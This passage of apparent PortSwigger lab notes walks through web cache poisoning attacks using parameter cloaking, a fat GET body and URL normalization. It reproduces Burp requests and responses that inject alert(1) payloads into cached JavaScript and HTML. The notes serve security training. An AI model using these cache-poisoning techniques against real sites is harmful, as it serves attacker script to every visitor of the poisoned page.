  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: application/javascript; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=35
5 Age: 31
6 X-Cache: hit
7 Content-Length: 215
8
9 const setCountryCookie = (country) => {
    document.cookie = 'country=' + country;

  };
10 const setLangCookie = (lang) => {
    document.cookie = 'lang=' + lang;

  };
11 setCountryCookie?callback=test({
   "country":"United Kingdom"
  });
```

- Adding a semicolon and including the same parameter name “callback” will include the new value in the Script.
- This happens because there are parsing discrepancies between the cache and the application.
- However, when submitting the original request to this endpoint, will not return the new value. This happens because the Cache Key in the first request was the complete URL/query parameters.

Request

Pretty Raw Hex Hackvertor

```
GET /js/geolocate.js?callback=setCountryCookie;callback=test HTTP/2
Host: 0a5300080445f53380a4e98f005a00cc.web-security-academy.net
Cookie: country=[object Object]; session=5y7Zvdn25gX1jvrwqZVZGkio9a81xfhX
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/112.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
Content-Type: application/javascript; charset=utf-8
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=35
Age: 20
X-Cache: hit
Content-Length: 189

const setCountryCookie = (country) => {
    document.cookie = 'country=' + country;

};
const setLangCookie = (lang) => {
    document.cookie = 'lang=' + lang;

};
test({
  "country":"United Kingdom"
}
);
```

Request

Pretty Raw Hex Hackvertor

```
GET /js/geolocate.js?callback=setCountryCookie HTTP/2
Host: 0a5300080445f53380a4e98f005a00cc.web-security-academy.net
Cookie: country=[object Object]; session=5y7Zvdn25gX1jvrwqZVZGkio9a81xfhX
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/112.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
Content-Type: application/javascript; charset=utf-8
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=35
Age: 0
X-Cache: miss
Content-Length: 201

const setCountryCookie = (country) => {
    document.cookie = 'country=' + country;

};
const setLangCookie = (lang) => {
    document.cookie = 'lang=' + lang;

};
setCountryCookie({
  "country":"United Kingdom"
}
);
```

- This time include the “utm_content” query parameter, which we know is not a part of the Cache Key.
- After that parameter is set include the following:
- ;callback=test
- We can see now that when the original request to the endpoint is made, we see the new value in the response.

Request

Pretty Raw Hex Hackvertor

```
1 GET /js/geolocate.js?callback=setCountryCookie&utm_content=123;callback=test HTTP/2
2 Host: 0a5300080445f53380a4e98f005a00cc.web-security-academy.net
3 Cookie: country=[object Object]; session=5y7Zvdn25gX1jvrwqZVZGkio9a81xfhX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: application/javascript; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=35
5 Age: 3
6 X-Cache: hit
7 Content-Length: 189
8
9 const setCountryCookie = (country) => {
    document.cookie = 'country=' + country;
};
10 const setLangCookie = (lang) => {
    document.cookie = 'lang=' + lang;
};
11 test({
  "country":"United Kingdom"
}
);
```

Request

Pretty Raw Hex Hackvertor

```
1 GET /js/geolocate.js?callback=setCountryCookie HTTP/2
2 Host: 0a5300080445f53380a4e98f005a00cc.web-security-academy.net
3 Cookie: country=[object Object]; session=5y7Zvdn25gX1jvrwqZVZGkio9a81xfhX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: application/javascript; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=35
5 Age: 24
6 X-Cache: hit
7 Content-Length: 189
8
9 const setCountryCookie = (country) => {
    document.cookie = 'country=' + country;
};
10 const setLangCookie = (lang) => {
    document.cookie = 'lang=' + lang;
};
11 test({
  "country":"United Kingdom"
}
);
```

- Now we can inject a XSS payload to the request line.
- Since the context of the data is within application/javascript, the payload will be executed.

Request

Pretty Raw Hex Hackvertor

```
1 GET /js/geolocate.js?callback=setCountryCookie&utm_content=123;callback=alert(1)
  HTTP/2
2 Host: 0a5300080445f53380a4e98f005a00cc.web-security-academy.net
3 Cookie: country=[object Object]; session=5y7Zvdn25gX1jvrwqZVZGkio9a81xfhX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/112.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: application/javascript; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=35
5 Age: 2
6 X-Cache: hit
7 Content-Length: 193
8
9 const setCountryCookie = (country) => {
    document.cookie = 'country=' + country;

};
10 const setLangCookie = (lang) => {
    document.cookie = 'lang=' + lang;

};
11 alert(1)({
  "country":"United Kingdom"
}
);
```

Request

Pretty Raw Hex Hackvertor

```
1 GET /js/geolocate.js?callback=setCountryCookie HTTP/2
2 Host: 0a5300080445f53380a4e98f005a00cc.web-security-academy.net
3 Cookie: country=[object Object]; session=5y7Zvdn25gX1jvrwqZVZGkio9a81xfhX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/112.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 200 OK
2 Content-Type: application/javascript; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=35
5 Age: 10
6 X-Cache: hit
7 Content-Length: 193
8
9 const setCountryCookie = (country) => {
    document.cookie = 'country=' + country;

};
10 const setLangCookie = (lang) => {
    document.cookie = 'lang=' + lang;

};
11 alert(1)({
  "country":"United Kingdom"
}
);
```

Lab: Web cache poisoning via a fat GET request

Lab: Web cache poisoning via a fat GET request

- This lab is vulnerable to web cache poisoning. It accepts GET requests that have a body, but does not include the body in the cache key. A user regularly visits this site's home page using Chrome.
- To solve the lab, poison the cache with a response that executes alert(1) in the victim's browser.
- **Summary - Steps to Exploit:**
- See slides.

- The body parameter in this FAT GET request is not part of the Cache Key.
- The X-Cache header in the response has the value of hit, which means were being returned a response from the cache.

Request

Pretty | Raw | Hex | \n

```
GET /js/geolocate.js?callback=setCountryCookie HTTP/1.1
Host: ac621ff11eba7ae8c0fc0fe7001f00b4.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0)
Gecko/20100101 Firefox/96.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://ac621ff11eba7ae8c0fc0fe7001f00b4.web-security-academy.net/
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Content-Length: 17

callback=alert(1)
```

Response

Pretty | Raw | Hex | Render | \n

```
HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8
Cache-Control: max-age=35
Age: 12
X-Cache: hit
Connection: close
Content-Length: 201

const setCountryCookie = (country) => {
    document.cookie = 'country=' + country;

};
const setLangCookie = (lang) => {
    document.cookie = 'lang=' + lang;

};
setCountryCookie({
  "country":"United Kingdom"
})
```

- Once the previous cache expires, we see that the X-Cache header has the value of miss, and this means that the response is coming from the server.
- The body parameter's value is also being reflected in the response.

Request

Pretty | Raw | Hex | \n

```
GET /js/geolocate.js?callback=setCountryCookie HTTP/1.1
Host: ac051f7e1ff6291cc02d2a6300840051.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0)
Gecko/20100101 Firefox/96.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://ac051f7e1ff6291cc02d2a6300840051.web-security-academy.net/
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Content-Length: 17

callback=alert(1)
```

Response

Pretty | Raw | Hex | Render | \n

```
HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8
Set-Cookie: session=OEfbVK5O8QREtPMiFeMMF6yzKNyshh5L;
SameSite=None
Cache-Control: max-age=35
Age: 8
X-Cache: miss
Connection: close
Content-Length: 193

const setCountryCookie = (country) => {
    document.cookie = 'country=' + country;

};
const setLangCookie = (lang) => {
    document.cookie = 'lang=' + lang;

};
alert(1)({
  "country":"United Kingdom"
})
```

- Send another request so we get a cache hit in the response.

Request

Pretty Raw Hex \n

```
1 GET /js/geolocate.js?callback=setCountryCookie HTTP/1.1
2 Host: ac051f7e1ff6291cc02d2a6300840051.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0)
  Gecko/20100101 Firefox/96.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
  https://ac051f7e1ff6291cc02d2a6300840051.web-security-academy.net/
8 Sec-Fetch-Dest: script
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Site: same-origin
11 Te: trailers
12 Connection: close
13 Content-Length: 17
14
15 callback=alert(1)
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Content-Type: application/javascript; charset=
3 Cache-Control: max-age=35
4 Age: 2
5 X-Cache: hit
6 Connection: close
7 Content-Length: 193
8
9 const setCountryCookie = (country) => {
    document.cookie = 'country=' + country;

};
10 const setLangCookie = (lang) => {
    document.cookie = 'lang=' + lang;

};
11 alert(1)({
  "country":"United Kingdom"
}
```

- Now if we send a normal HTTP request to this endpoint, we can see that the malicious payload is still being reflected in the response.

- Proving the FAT GET request body parameter was not part of the Cache Key, but the application still processed the data in an unsafe way.

- Since this is within a JavaScript context the XSS payload will execute.

Request

Pretty Raw Hex \n

```
1 GET /js/geolocate.js?callback=setCountryCookie HTTP/1.1
2 Host: ac051f7e1ff6291cc02d2a6300840051.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0)
  Gecko/20100101 Firefox/96.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
  https://ac051f7e1ff6291cc02d2a6300840051.web-security-academy.net/
8 Sec-Fetch-Dest: script
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Site: same-origin
11 Te: trailers
12 Connection: close
13 Content-Length: 0
14
15
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Content-Type: application/javascript; charse
3 Cache-Control: max-age=35
4 Age: 10
5 X-Cache: hit
6 Connection: close
7 Content-Length: 193
8
9 const setCountryCookie = (country) => {
    document.cookie = 'country=' + country;

};
10 const setLangCookie = (lang) => {
    document.cookie = 'lang=' + lang;

};
11 alert(1)({
  "country":"United Kingdom"
}
);
```

Lab: URL normalization

Lab: URL normalization

- This lab contains an XSS vulnerability that is not directly exploitable due to browser URL-encoding.
- To solve the lab, take advantage of the cache's normalization process to exploit this vulnerability. Find the XSS vulnerability and inject a payload that will execute alert(1) in the victim's browser. Then, deliver the malicious URL to the victim.
- **Summary - Steps to Exploit:**
- See slides.

- On the home page of the application add in random characters to the URL path.
- The application is reflecting this data in the HTTTP response within the text/html context.
- Using the browser, if we inject an XSS payload the browser automatically encodes the special characters, and since the application is not decoding them, the payload does not execute.

Request


Pretty Raw Hex Hackvertor

```
1  GET /test123 HTTP/2
2  Host: 0a0b000b04ff1904800bad2000ca0060.web-security-academy.net
3  Cookie: session=ovPO3VO7VgoYOsSJwCe2RCVHRgGSVcW7
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/112.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
   q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://portswigger.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
```

Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/2 404 Not Found
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Cache-Control: max-age=10
5  Age: 0
6  X-Cache: miss
7  Content-Length: 26
8
9  <p>
     Not Found: /test123
   </p>
```



Not Found: /%3Cscript%3Ealert(1)%3C/script%3E

- We can use Burp Repeater to bypass any browser/client-side validations and inject the XSS payload directly.
- Since the HTTP response is cached, which does not contain the encoded special characters, this payload will be executed.
- When the victim visits the malicious URL, the payload will still be URL-encoded by their browser; however, once the URL is normalized by the cache, it will have the same cache key as the response containing your unencoded payload.

Request


Pretty Raw Hex Hackvertor

```
1 GET /<script>alert(1)</script> HTTP/2
2 Host: 0a0b000b04ff1904800bad2000ca0060.web-security-academy.net
3 Cookie: session=ovPO3VO7VgoYOsSJwCe2RCVHRgGSVcW7
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/112.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 404 Not Found
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=10
5 Age: 4
6 X-Cache: hit
7 Content-Length: 44
8
9 <p>
    Not Found: /<script>
      alert(1)
    </script>
  </p>
```



- For more information, this is how the response looks like in Burp when it has been encoded by the browser and is not decoded by the application.

Request

Pretty Raw Hex Hackvertor

```
1 GET /%3Cscript%3Ealert(1)%3C/script%3E HTTP/2
2 Host: 0a0b000b04ff1904800bad2000ca0060.web-security-academy.net
3 Cookie: session=ovP03VO7VgoYOsSJwCe2RCVHRgGSVcW7
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/112.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
  /*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/2 404 Not Found
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Cache-Control: max-age=10
5 Age: 0
6 X-Cache: miss
7 Content-Length: 52
8
9 <p>
    Not Found: /%3Cscript%3Ealert(1)%3C/script%3E
  </p>
```

Lab: Cache key injection

Lab: Cache key injection

- This lab contains multiple independent vulnerabilities, including cache key injection. A user regularly visits this site's home page using Chrome.
- To solve the lab, combine the vulnerabilities to execute alert(1) in the victim's browser. Note that you will need to make use of the Pragma: x-get-cache-key header in order to solve this lab.
- Steps to Exploit:
- Not finished.

Lab: Internal cache poisoning

Lab: Internal cache poisoning

- This lab is vulnerable to web cache poisoning. It uses multiple layers of caching. A user regularly visits this site's home page using Chrome.
- To solve the lab, poison the internal cache so that the home page executes alert(document.cookie) in the victim's browser.
- Steps to Exploit:
- Not finished.